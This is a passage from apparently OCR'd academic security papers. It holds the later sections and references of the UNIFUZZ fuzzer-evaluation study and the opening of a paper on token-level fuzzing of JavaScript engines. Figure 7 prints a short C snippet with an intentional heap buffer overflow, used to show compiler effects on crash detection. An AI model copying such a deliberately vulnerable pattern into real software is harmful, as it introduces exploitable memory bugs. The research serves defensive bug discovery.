tcpdump	15	38	16	38	264	607	330	2,040	83	107	160	350	1,464	2,296	119	322
Avg	24.6	121.5	22.2	157.1	545.4	1,084.8	217.1	1,467.7	51.8	326.4	199.8	1,104.5	1,082.6	1,329.5	197.2	1,360.2

4.7 Overhead

Table 7 shows the average and maximum memory consumption of each fuzzer, where we obtain the following observations. (1) From a holistic aspect, AFL, AFLFast and MOPT consume less memory during fuzzing than the other fuzzers, with average memory consumption 24.6 MB, 22.2 MB and 51.8 MB respectively. Nevertheless, T-Fuzz consumes 1,082 MB memory during fuzzing, which is almost 50 times more than that of AFLFast and is the most among the fuzzers. One possible reason is that T-Fuzz leverages Angr [67] to get the *Control Flow Graph (CFG)* of the programs, which may take much memory. (2) When fuzzing the same program, the memory consumption of different fuzzers varies significantly. For example, when fuzzing program `exiv2`, AFL uses no more than 25 MB memory, while in comparison, T-Fuzz uses about 4 GB memory. (3) For the same fuzzer, its memory consumption on various programs also differ greatly. For instance, Angora uses more than 7 GB memory when testing `pdftotext` while its memory consumption on the other programs is less than 2 GB.

5 Further Analysis

Here we conduct evaluations to investigate the previously overlooked factors that may significantly affect a fuzzer's performance, including *instrumentation methods* and *crash analysis tools*.

5.1 Instrumentation Methods

Fuzzers may implement instrumentations in different manners, which leads to diverse characteristics in the compiled binaries. For instance, AFL and Angora implement compile-time instrumentation by writing a wrapper of a compiler (e.g., `afl-clang`, `angora-clang`), while VUzzer leverages Intel PIN [68] to implement binary instrumentation. Therefore, a natural question is: *whether different instrumentation methods affect fuzzing evaluation?* We raise this question based on the following observations. For programs such as `infotocap`, certain crash samples can only make the AFL-instrumented binary crash rather than Angora-instrumented binary. By analyzing these bugs of `infotocap`, we find that they are related to the compilation methods. In this scenario, the failure for Angora to discover these crash samples is due to its instrumentation method rather than its capability of discovering bugs. However, if we overlook the employed different instrumentation methods, we may draw a potentially unfair conclusion that AFL is better than Angora with respect to the detected bugs in this scenario.

Here, we provide an example to show that the compilation methods can impact the bugs. Figure 7 shows a C/C++ code snippet, where there is a heap buffer overflow vulnerability in line 4. However, certain compile-time optimization may skip the erroneous assignment (`x[i]=0` in line 4) and treat the whole assignment statement as a constant zero to print. We compile this code with different compilers (`gcc` and `clang`) and with different optimization levels (O0 - O3). Then, we find that the heap buffer overflow vulnerability cannot be triggered when using `clang` with optimization level O1 - O3, but can be triggered when using `gcc` with optimization level O0 - O3 and `clang` with optimization level O0. As it is difficult to require all the fuzzers to use the same instrumentation method in practice, the difference caused by different compilation (instrumentation) methods cannot be avoided. Therefore, a potentially better solution is using *cross validation* when analyzing the crash samples, i.e., re-execute the crash samples with different complied binaries to check if they can only cause parts of binaries to crash.




Figure 6: Line coverage on the real-world programs.

```
1    char* x=malloc(1);
2    for(int i=0;i<1000000;i++){
3        /* x[i]=0 is a heap buffer overflow */
4        printf("[%d]=%c\n", i, x[i]=0);
5    }
```

Figure 7: An example of heap buffer overflow vulnerability.

5.2 Crash Analysis Tools

Different tools have been proposed to analyze what bugs can be triggered by crash samples such as ASan [20] and GDB [21]. During our evaluations, interestingly, we find that using different tools to analyze crash samples can lead to different results, e.g., different numbers of discovered unique bugs. To further examine this, we use ASan and GDB to analyze the crash samples collected from the experiments in Section 4. If a bug can be discovered by executing the ASan- (resp., GDB-) compiled binary with a crash sample, we consider the corresponding crash sample as validated with ASan (resp., GDB). To show the influence of different tools in analyzing crash samples, we list the number of crash samples that can be validated by different tools in Table 8. For the collected 329,857 crash samples, only 61.1% of them can be validated by both ASan and GDB. 14.5% of them can only be validated by GDB and 12.2% of them can only be validated by ASan. Moreover, neither tool can validate the remaining 12.2% crash samples. It is a bit surprising to see that ASan, as a widely adopted analysis tool, only validates 73.3% (12.2%+61.1%) of these crash samples.

Using one analysis tool singly may limit the number of detected bugs, which may further fail to provide comprehensive evaluations on fuzzers. For instance, during our fuzzing experiments in Section 4, we find some crash samples that can trigger *float point exception* bugs on `ffmpeg`. However, we cannot discover the float point exception bugs by executing ASan-compiled binary with these crash samples, while GDB can discover them. Figure 8 shows the number of unique bugs discovered by the fuzzers on `ffmpeg` with ASan and GDB. As shown in Figure 8, the evaluation results are different when using different analysis tools. When using ASan, only Honggfuzz can discover bugs, while using GDB, AFL and AFLFast can also discover bugs. Therefore, it would be better to combine more tools together to analyze crash samples instead of relying on a single tool that may neglect some bugs. In our evaluation (Section 4), we use ASan as the main tool to detect bugs, while adopting GDB as a supplement.

Table 8: Validated crash samples by different tools.

Bug Type	Number	Rate
Neither ASAN or GDB can validate	40,122	12.2%
Only GDB can validate	47,910	14.5%
Only ASAN can validate	40,267	12.2%
Both ASAN and GDB can validate	201,558	61.1%
Total	329,857	100%




Figure 8: The number of unique bugs discovered on `ffmpeg` with GDB and ASan.

6 Discussion

We discuss the issues in the current fuzzing research field along with our work in this paper as follows.

6.1 The Usability of Fuzzers

A fuzzer with good usability can facilitate its application in practice. Nevertheless, based on our evaluations, we find that the usability issues of fuzzers, especially the academic fuzzers, are more serious than we thought. These usability issues include: having (serious) flaws in implementation, failing to be reproduced, etc. Even worse, some of the fuzzers that have these issues are published at premier conferences in recent years. In this paper, we test the usability of 35 fuzzers, make them available on the UNIFUZZ platform, and conduct extensive evaluations on eight of them. We hope that this work can facilitate further research on improving the usability and the performance of fuzzers.

How to conduct a comprehensive measurement on the usability of fuzzers is an interesting and significant research topic. Nevertheless, the usability of fuzzers is a relatively subjective topic, and it is affected by many factors. First, the usability of a fuzzer highly depends on the domain knowledge of the users. A fuzzing expert may easily use a fuzzer even without the documentation, while a beginner may feel hard to use a fuzzer with poor documentation. Second, there are many factors that can affect the usability of a fuzzer including documentation style, the issues of dependent libraries and tools, the issues of its implementation, the robustness in fuzzing process, etc. For the future research on this problem, we provide the following feasible ways as suggestions. (1) Check the correctness and completeness of a fuzzer's documentation (e.g., whether there exists inconsistency between the documentation and the implementation). It is also an interesting and meaningful research topic on providing guidance or standards on writing the documentation. (2) Test whether a fuzzer can be successfully installed and pass author-provided tests. (3) Test the robustness of a fuzzer during the fuzzing process, and observe whether it has abnormal behaviors (e.g., whether the fuzzer itself crashes during fuzzing). (4) Test whether a fuzzer can reproduce the experimental results as it reported in its paper.

6.2 Fuzzing Experiments

Conducting correct fuzzing experiments is the base of the appropriate evaluations. Klees et al. [13] proposed several guidelines in fuzzing evaluation such as multiple repetitions, using different seed sets, etc. In addition, here we discuss some practical issues that need to be considered when conducting fuzzing experiments. First, it is important to monitor the operating status of a fuzzing experiment such as CPU utilization to determine whether the experiment is executed normally. In general, if the CPU utilization rate is low (e.g., less than 80%), it may indicate that the fuzzing status is abnormal. For instance, when there is a large amount of disk I/O operations, CPU has to wait for these operations before it does real fuzzing work. Second, it is important to mitigate unnecessary disk I/O operations, especially when conducting many fuzzing experiments on a sever simultaneously, where disk I/O can easily become the bottleneck. For instance, the target program may output a large amount of new files during the fuzzing process, which may cause heavy disk output operations, while these output files are not important for evaluations. In this situation, it is suggested using a RAM disk or not saving the output files generated by the target benchmark program.

6.3 The Benchmarks for Evaluating Fuzzers

The current fuzzing benchmarks are not satisfactory [13]. Considering the practical usability issue, we construct a pragmatic benchmark suite which consists of 20 real-world programs at the current version and has the following advantages. First, the UNIFUZZ benchmark programs have various expressiveness in functionality, size, vulnerability, etc., which can provide comprehensive evaluations on fuzzers and can better reflect a fuzzer's performance on the real-world programs. Second, the UNIFUZZ benchmark can be used to provide more objective and fairer evaluations. As shown in Section 4, no fuzzer outperforms the others on all programs, which somehow demonstrates the bias and subjectivity in many existing fuzzing papers. Third, different from traditional benchmark design methods that inject artificial bugs, our method does not change the original code of the real-world programs in order to keep its raw features, but focusing on providing convenient offline result analysis methods. Specifically, for each program, we provide crash analysis methods including crash triage, CVE matching, bug severity analysis, etc. Therefore, the UNIFUZZ benchmark is easily usable like the synthetic benchmarks. In addition, to the best of our knowledge, we are the first to construct the *CVE keywords database* which greatly reduces the human labors in CVE matching.

Note that fuzzing benchmarks need to be updated and improved with the development of fuzzers, and there still needs more research on designing benchmarks. That is why we design UNIFUZZ as an open-source and extensible platform. There are still limitations with the UNIFUZZ benchmark and can be improved and extended from many perspectives. First, in this paper, we select the programs mainly from the top fuzzing papers. In the future, there are many other resources such as vulnerability-related websites [53, 69–72] that can be leveraged to select programs. Second, the current UNIFUZZ benchmark mainly focuses on the general program-level fuzzers. It would be better to incorporate UNIFUZZ with more benchmarks for other types of fuzzers such as compiler fuzzers and kernel fuzzers.

6.4 Performance Metrics

The existing metrics are rough and incomprehensive. To solve the problem, UniFuzz provides six categories of metrics which aim to provide more comprehensive evaluations on fuzzers. Here we discuss the limitation of these metrics along with the related interesting research questions which can be considered as the future work. First is the categories of the metrics. In this paper we classify the metrics into six categories. It calls for more research to provide a more reasonable classification. Second, it needs more research on the concrete metrics of each category. For instance, we use the CVSS score and the `Exploitable` tool to evaluate the severity of the bugs. However, each individual metric has its own limitation. As the CVSS score takes multiple factors (e.g., attack complexity and required privileges) into consideration, the single numeric score may not be able to accurately reflect the impact of each individual perspective. `Exploitable` determines the severity of a bug based on a list of rules, whose accuracy may be affected by the rationality of the rules. Thus, the choice of concrete metrics to evaluate the severity of bugs should be updated when better standards/methods are proposed. In addition, it needs more theoretical research on the metrics. For instance, when conducting statistical test on the number of unique bugs, we can only use non-parametric statistical methods such as the Mann-Whitney U test, which makes no assumption on the distribution of the population. It is interesting to study the distribution of the number of bugs in multiple repetitions and provide more suitable metrics to assess it. Third, it is necessary to study the priority of each metric. In our opinion, the number of bugs and the quality of bugs are more important than the stability of finding bugs, as finding less or trivial bugs stably is much less valuable than finding more high-risk bugs occasionally. Fourth, it could be desirable to design a scoring method which combines different metrics to generate a conclusive numerical score for assessing a fuzzer's performance.

7 Conclusion

In this paper, we propose and implement UniFuzz, an open-source, holistic, and pragmatic metrics-driven platform for evaluating fuzzers in a comprehensive and fair manner. UniFuzz has incorporated 35 fuzzers, 20 real-world benchmark programs, and six categories of performance metrics. We test the usability of the 35 fuzzers and discover a number of flaws. Leveraging UniFuzz, we systematically compare the state-of-the-art fuzzers. Based on the experimental results, we have the following important observations. First, no fuzzer always performs better than others, revealing potential subjectivity and bias in the evaluations of existing fuzzing works. Second, the performance of fuzzers on the synthetic benchmark programs may not be consistent with that on the real-world programs, which confirms the importance of using pragmatic benchmark programs. Third, the performance of fuzzers varies with different performance metrics, which indicates that the fuzzers need to be evaluated with more comprehensive performance metrics for reliable assessments. In addition, we identify new factors such as *instrumentation methods* and *crash analysis tools* that can significantly affect the evaluation of fuzzers. We have made UniFuzz publicly available to facilitate future fuzzing research.

Acknowledgments

We sincerely appreciate the anonymous reviewers for their valuable comments to improve our paper. This work was partly supported by the National Key Research and Development Program of China under No. 2018YFB0804102 and No. 2020YFB1804705, NSFC under No. U1936215, U1836202, and 61772466, the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003, the Zhejiang Provincial Key R&D Program under No. 2019C01055, the Fundamental Research Funds for the Central Universities (Zhejiang University NGICS Platform), the Ant Financial Research Funding, the Industrial Internet innovation and development project under No. TC190A449, the Key Research and Development Program of Zhejiang Province under No. 2020C01021, and Major Scientific Project of Zhejiang Lab under No. 2018FD0ZX01. Peng Cheng's research was partly supported by NSFC under grant 61833015. Ting Wang's research was partly supported by the National Science Foundation under Grant No. 1953893, 1953813, and 1951729. Wei-Han Lee's research was sponsored by the U.S. Army Research Laboratory and the U.K. Ministry of Defence under Agreement Number W911NF-16-3-0001. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the U.S. Army Research Laboratory, the U.S. Government, the U.K. Ministry of Defence or the U.K. Government. The U.S. and U.K. Governments are authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notation hereon.

References

[1] M. Zalewski, "american fuzzy lop," http://lcamtuf.coredump.cx/afl/, 2017.

[2] M. Böhme, V.-T. Pham, and A. Roychoudhury, "Coverage-based greybox fuzzing as markov chain," in *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016, pp. 1032–1043.

[3] P. Chen and H. Chen, "Angora: Efficient fuzzing by principled search," in *Proceedings of the 39th IEEE*

Symposium on Security and Privacy (SP), 2018, pp. 711–725.

[4] Google, "honggfuzz," https://google.github.io/honggfuzz/, 2017.

[5] C. Lyu, S. Ji, C. Zhang, Y. Li, W. Lee, Y. Song, and R. Beyah, "MOPT: Optimized mutation scheduling for fuzzers," in *Proceedings of the 28th USENIX Security Symposium*, 2019, pp. 1949–1966.

[6] I. Yun, S. Lee, M. Xu, Y. Jang, and T. Kim, "QSYM: A practical concolic execution engine tailored for hybrid fuzzing," in *Proceedings of the 27th USENIX Security Symposium*, 2018, pp. 745–761.

[7] H. Peng, Y. Shoshitaishvili, and M. Payer, "T-Fuzz: fuzzing by program transformation," in *Proceedings of the 39th IEEE Symposium on Security and Privacy (SP)*, 2018, pp. 697–710.

[8] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos, "VUzzer: Application-aware evolutionary fuzzing," in *Network and Distributed System Security (NDSS)*, 2017.

[9] Google, "OSS-Fuzz - continuous fuzzing for open source software," https://github.com/google/oss-fuzz, 2019.

[10] Microsoft, "Microsoft security development lifecycle," https://www.microsoft.com/en-us/sdl/process/verification.aspx, 2018.

[11] "GitHub," https://github.com/, 2019.

[12] "DBLP: Computer science bibliography." https://dblp.uni-trier.de/, 2019.

[13] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks, "Evaluating fuzz testing," in *Proceedings of the 25th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018, pp. 2123–2138.

[14] Y. Li, B. Chen, M. Chandramohan, S.-W. Lin, Y. Liu, and A. Tiu, "Steelix: program-state based binary fuzzing," in *Proceedings of the 11th Joint Meeting on Foundations of Software Engineering*. ACM, 2017, pp. 627–637.

[15] X. Zhu, X. Feng, T. Jiao, S. Wen, Y. Xiang, S. Camtepe, and J. Xue, "A feature-oriented corpus for understanding, evaluating and improving fuzz testing," in *Proceedings of the 14th ACM Asia Conference on Computer and Communications Security*, 2019, pp. 658–663.

[16] "UNIFUZZ platform," https://github.com/unifuzz/overview, 2020.

[17] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Driller: Augmenting fuzzing through selective symbolic execution." in *Network and Distributed System Security (NDSS)*, 2016.

[18] B. Dolan-Gavitt, P. Hulin, E. Kirda, T. Leek, A. Mambretti, W. Robertson, F. Ulrich, and R. Whelan, "LAVA: Large-scale automated vulnerability addition," in *Proceedings of the 37th IEEE Symposium on Security and Privacy (SP)*, 2016, pp. 110–121.

[19] "DARPA Cyber Grand Challenge," https://github.com/CyberGrandChallenge/, 2018.

[20] "Addresssanitizer," https://github.com/google/sanitizers/wiki/AddressSanitizer, 2017.

[21] "GDB: The GNU Project Debugger." https://www.gnu.org/software/gdb/, 2019.

[22] S. Ognawala, F. Kilger, and A. Pretschner, "Compositional fuzzing aided by targeted symbolic execution," *arXiv preprint arXiv:1903.02981*, 2019.

[23] P. Chen, J. Liu, and H. Chen, "Matryoshka: fuzzing deeply nested branches," in *Proceedings of the 26th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019, pp. 499–513.

[24] S. Gan, C. Zhang, X. Qin, X. Tu, K. Li, Z. Pei, and Z. Chen, "CollAFL: Path sensitive fuzzing," in *Proceedings of the 39th IEEE Symposium on Security and Privacy (SP)*, 2018, pp. 679–696.

[25] M. Böhme, V.-T. Pham, M.-D. Nguyen, and A. Roychoudhury, "Directed greybox fuzzing," in *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017, pp. 2329–2344.

[26] "AFLPIN," https://github.com/mothran/aflpin, 2015.

[27] V.-T. Pham, M. Böhme, A. E. Santosa, A. R. Caciulescu, and A. Roychoudhury, "Smart greybox fuzzing," *IEEE Transactions on Software Engineering*, 2019.

[28] H. Han, D. Oh, and S. K. Cha, "CodeAlchemist: Semantics-aware code generation to find vulnerabilities in javascript engines," in *Network and Distributed System Security (NDSS)*, 2019.

[29] I. Fratric, "Domato: A DOM fuzzer," https://github.com/googleprojectzero/domato.

[30] "dharma: Generation-based, context-free grammar fuzzer." https://github.com/MozillaSecurity/dharma, 2018.

[31] J. Choi, J. Jang, C. Han, and S. K. Cha, "Grey-box concolic testing on binary code," in *Proceedings of the 41st International Conference on Software Engineering (ICSE)*, 2019, pp. 736–747.

[32] C. Lemieux and K. Sen, "FairFuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage," in *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering (ASE)*. ACM, 2018, pp. 475–485.

[33] "Fuzzilli," https://github.com/googleprojectzero/fuzzilli, 2019.

[34] R. Hodován, Á. Kiss, and T. Gyimóthy, "Grammarinator: a grammar-based open source fuzzer," in *Proceedings of the 9th ACM SIGSOFT International Workshop on Automating TEST Case Design, Selection, and Evaluation*. ACM, 2018, pp. 45–48.

[35] "Jsfuzz: coverage-guided fuzz testing for javascript," https://github.com/fuzzitdev/jsfuzz, 2019.

[36] "jsfunfuzz," https://github.com/MozillaSecurity/funfuzz/tree/master/src/funfuzz/js/jsfunfuzz, 2019.

[37] T. Yue, Y. Tang, B. Yu, P. Wang, and E. Wang, "LearnAFL: Greybox fuzzing with knowledge enhancement," *IEEE Access*, vol. 7, pp. 117 029–117 043, 2019.

[38] L. Hayes, H. Gunadi, A. Herrera, J. Milford, S. Magrath, M. Sebastian, M. Norrish, and A. L. Hosking, "Moonlight: Effective fuzzing with near-optimal corpus distillation," *arXiv preprint arXiv:1905.13055*, 2019.

[39] C. Aschermann, T. Frassetto, T. Holz, P. Jauernig, A.-R. Sadeghi, and D. Teuchert, "Nautilus: Fishing for deep bugs with grammars." in *Network and Distributed System Security (NDSS)*, 2019.

[40] D. She, K. Pei, D. Epstein, J. Yang, B. Ray, and S. Jana, "NEUZZ: Efficient fuzzing with neural program learning," in *Proceedings of the 40th IEEE Symposium on Security and Privacy (SP)*, 2019, pp. 803–817.

[41] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis, and S. Jana, "NEZHA: Efficient domain-independent differential testing," in *Proceedings of the 38th IEEE Symposium on Security and Privacy (SP)*, 2017, pp. 615–632.

[42] B. Shastry, M. Leutner, T. Fiebig, K. Thimmaraju, F. Yamaguchi, K. Rieck, S. Schmid, J.-P. Seifert, and A. Feldmann, "Static program analysis as a fuzzing aid," in *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 2017, pp. 26–47.

[43] "Peach fuzzer," https://www.peach.tech, 2018.

[44] G. Zhang, X. Zhou, Y. Luo, X. Wu, and E. Min, "PTfuzz: Guided Fuzzing With Processor Trace Feedback," *IEEE Access*, vol. 6, pp. 37 302–37 313, 2018.

[45] G. Grieco, M. Ceresa, and P. Buiras, "QuickFuzz: An automatic random fuzzer for common file formats," in *ACM SIGPLAN Notices*, vol. 51, no. 12. ACM, 2016, pp. 13–20.

[46] "radamsa: a general-purpose fuzzer," https://gitlab.com/akihe/radamsa, 2018.

[47] T. Petsios, J. Zhao, A. D. Keromytis, and S. Jana, "SlowFuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities," in *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017, pp. 2155–2168.

[48] J. Wang, B. Chen, L. Wei, and Y. Liu, "Superion: grammar-aware greybox fuzzing," in *Proceedings of the 41st International Conference on Software Engineering (ICSE)*. IEEE, 2019, pp. 724–735.

[49] C. Labs, "zzuf - multi-purpose fuzzer," http://caca.zoy.org/wiki/zzuf/, 2017.

[50] S. K. Lahiri, R. Sinha, and C. Hawblitzel, "Automatic rootcausing for program equivalence failures in binaries," in *International Conference on Computer Aided Verification*. Springer, 2015, pp. 362–379.

[51] H. D. T. Nguyen, D. Qi, A. Roychoudhury, and S. Chandra, "Semfix: Program repair via semantic analysis," in *Proceedings of the 35th International Conference on Software Engineering (ICSE)*. IEEE, 2013, pp. 772–781.

[52] D. Molnar, X. C. Li, and D. A. Wagner, "Dynamic test generation to find integer bugs in x86 binary linux programs." in *Proceedings of the 18th USENIX Security Symposium*, vol. 9, 2009, pp. 67–82.

[53] NVD, "CVE: Common Vulnerabilities and Exposures," https://cve.mitre.org/, 2018.

[54] D. Mu, A. Cuevas, L. Yang, H. Hu, X. Xing, B. Mao, and G. Wang, "Understanding the reproducibility of crowd-reported security vulnerabilities," in *Proceedings of the 27th USENIX Security Symposium*, 2018, pp. 919–936.

[55] https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=overlap.

[56] "Flawfinder," https://dwheeler.com/flawfinder/.

[57] "Rough auditing tool for security (rats)," https://code.google.com/archive/p/rough-auditing-tool-for-security/.

[58] "Clang static analyzer," https://clang-analyzer.llvm.org/.

[59] A. Vargha and H. D. Delaney, "A critique and improvement of the CL common language effect size statistics of McGraw and Wong," *Journal of Educational and Behavioral Statistics*, vol. 25, no. 2, pp. 101–132, 2000.

[60] R. Nuzzo, "Scientific method: statistical errors," *Nature News*, vol. 506, no. 7487, p. 150, 2014.

[61] R. L. Wasserstein, A. L. Schirm, and N. A. Lazar, "Moving to a world beyond "p< 0.05"," pp. 1–19, 2019.

[62] "scipy.stats.mannwhitneyu," https://docs.scipy.org/doc/scipy/reference/generated/scipy.stats.mannwhitneyu.html, 2019.

[63] "The exploitable GDB plugin." https://github.com/jfoote/exploitable, 2018.

[64] "Common Vulnerability Scoring System SIG," https://www.first.org/cvss/, 2019.

[65] "SanitizerCoverage: Clang documentation," https://clang.llvm.org/docs/SanitizerCoverage.html, 2018.

[66] "afl-cov: AFL Fuzzing Code Coverage," https://github.com/mrash/afl-cov, 2018.

[67] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna, "SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis," in *Proceedings of the 37th IEEE Symposium on Security and Privacy (SP)*, 2016, pp. 138–157.

[68] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood, "Pin: building customized program analysis tools with dynamic instrumentation," in *ACM SIGPLAN Notices*, vol. 40, no. 6. ACM, 2005, pp. 190–200.

[69] https://www.exploit-db.com/, 2020.

[70] "CVE details," https://www.cvedetails.com/, 2019.

[71] "Securityfocus," https://www.securityfocus.com/vulnerabilities.

[72] "Securitytracker," https://securitytracker.com/.

Token-Level Fuzzing

Christopher Salls
UC, Santa Barbara

Chani Jindal
Microsoft

Jake Corina
Seaside Security

Christopher Kruegel
UC, Santa Barbara

Giovanni Vigna
UC, Santa Barbara

Abstract

Fuzzing has become a commonly used approach to identifying bugs in complex, real-world programs. However, *interpreters* are notoriously difficult to fuzz effectively, as they expect highly structured inputs, which are rarely produced by most fuzzing mutations. For this class of programs, grammar-based fuzzing has been shown to be effective. Tools based on this approach can find bugs in the code that is executed after parsing the interpreter inputs, by following language-specific rules when generating and mutating test cases.

Unfortunately, grammar-based fuzzing is often unable to discover subtle bugs associated with the parsing and handling of the language syntax. Additionally, if the grammar provided to the fuzzer is incomplete, or does not match the implementation completely, the fuzzer will fail to exercise important parts of the available functionality.

In this paper, we propose a new fuzzing technique, called Token-Level Fuzzing. Instead of applying mutations either at the byte level or at the grammar level, Token-Level Fuzzing applies mutations at the *token level*. Evolutionary fuzzers can leverage this technique to both generate inputs that are parsed successfully *and* generate inputs that do not conform strictly to the grammar. As a result, the proposed approach can find bugs that neither byte-level fuzzing nor grammar-based fuzzing can find. We evaluated Token-Level Fuzzing by modifying AFL and fuzzing four popular JavaScript engines, finding 29 previously unknown bugs, several of which could not be found with state-of-the-art byte-level and grammar-based fuzzers.

1 Introduction

As the amount of software in the world grows, so does the need for effective bug-finding techniques. Unfortunately, it is very common for companies to employ far more developers than security engineers. BSIMM, a study of software security initiatives started by Synopsys, found that there was an average ratio of a single security engineer for every sixty software developers [29]. Consequently, security engineers are often responsible for very large amounts of code; far more than is feasible to check manually. As a result, it is imperative that effective automated techniques are used to identify security bugs.

In the past few years, fuzz testing has become widely popular. Fuzzers such as American Fuzzy Lop (AFL) [45], Syzkaller [17], and Libfuzzer [40] are responsible for the detection of hundreds of high-severity security issues. The success of these fuzzers, as well as others, has caused fuzzing to become a preeminent automated analysis for detecting memory corruption vulnerabilities. Fuzzing is employed by companies and organizations both for finding old bugs and as an additional test in continuous integration systems [15].

The popularity of fuzzing has inspired a vast amount of research to develop new techniques, tailored to a variety of targets. A particularly interesting target is represented by *interpreters*. Interpreters are in widespread use; they are found in many components of browsers, document viewers, programming languages, and more. As such, interpreters are often a high-value target for attackers, and a high-impact topic for security researchers.

Analyzing interpreters is challenging: Modern-day interpreters can be very complex (for example, V8, Google's JavaScript engine, contains over 700K lines of code), and, in addition, they expect highly structured inputs, composed of individual *tokens*. If the input does not match the format that the interpreter is expecting, it may throw an error very early in the processing (input parsing) step. As a result, many of the most common fuzzers fail to perform well when applied to interpreters, such as JavaScript engines, because their mutations typically result in simple syntax errors.

Because of the aforementioned issue, some fuzzers, which are targeted at the analysis of interpreters, use grammar-based approaches to generate and mutate inputs [13, 21, 26, 43]. Their goal is to generate inputs that exercise deeper code paths. While these approaches are effective, they also suffer from important limitations. First, they need to be given or be able to learn a grammar, which makes it difficult to

re-target them for different languages. Another limitation is that grammar-based fuzzers frequently conform too tightly to the supplied grammar and fail to generate unusual situations for the parser, potentially missing subtle bugs related to the syntactic analysis.

In this paper, we introduce a novel technique, called *Token-Level Fuzzing*. Token-Level Fuzzing can be thought of as a level in between the byte-level approaches and the grammar-based approaches typically employed by fuzzers. The basic idea behind Token-Level Fuzzing is to have the mutations operate with whole tokens, either replacing or inserting entire words. For example, instead of replacing a few random bytes, which has a small chance of producing an interesting input, a token-level approach would replace a few tokens in the input with different tokens, without taking into account grammar rules. This approach allows the fuzzer to have a much higher chance of producing useful mutations, while avoiding the strictness and complexity of grammar-based approaches.

We created a modified version of AFL, called *Token-Level AFL*, which implements Token-Level Fuzzing. Even though Token-Level AFL is specifically implemented for fuzzing JavaScript interpreters, the Token-Level Fuzzing technique itself is general. We tested Token-Level AFL against the most up-to-date versions of four major JavaScript interpreters, namely, V8, SpiderMonkey, JavaScriptCore, and ChakraCore, and we discovered 29 previously unknown bugs, some of which are severe and can lead to remote code execution.

In summary, we make the following contributions:

- We introduce a new technique, called Token-Level Fuzzing, for fuzzing language-based programs, such as interpreters;
- We implemented this technique to fuzz JavaScript engines. The implementation is done on top of AFL to take advantage of its efficient coverage-guided fuzzing;
- We evaluated Token-Level AFL on the latest versions of four major JavaScript engines, finding 29 previously unknown bugs;
- We compared our tool to other state-of-the-art JavaScript fuzzers, demonstrating that our tool is more effective at finding bugs.

2 Background and Related Work

Fuzzing is one of the most effective and scalable vulnerability discovery solutions. Fuzzers generate a vast number of test cases to exercise target applications and monitor their run-time execution to discover security bugs. Most fuzzing research can be characterized across three axes: Input generation, program access, and coverage goals.

Input Generation. There are two main classes of approaches to generate inputs: mutational fuzzing and generational fuzzing. Mutational fuzzing [4, 20, 34] modifies seeds of typically well-formed inputs to generate new inputs. Generational fuzzing, on the other hand, tends to be more structure-aware and leverages descriptions of the input format to generate inputs following that structure [19, 22, 23].

Program Access. Fuzzing approaches might differ in the level of insight they have into the execution of a target program. White-box fuzzing performs program analyses and collects constraints from conditional branches during execution. Solutions obtained from solving these constraints are then mapped to new inputs [14, 38]. Black-box fuzzing approaches, instead, do not have any access to the internals of the program being tested [9, 41]. Finally, in the middle, are grey-box fuzzing approaches, which use lightweight techniques to gather information about program execution, such as branch coverage [47].

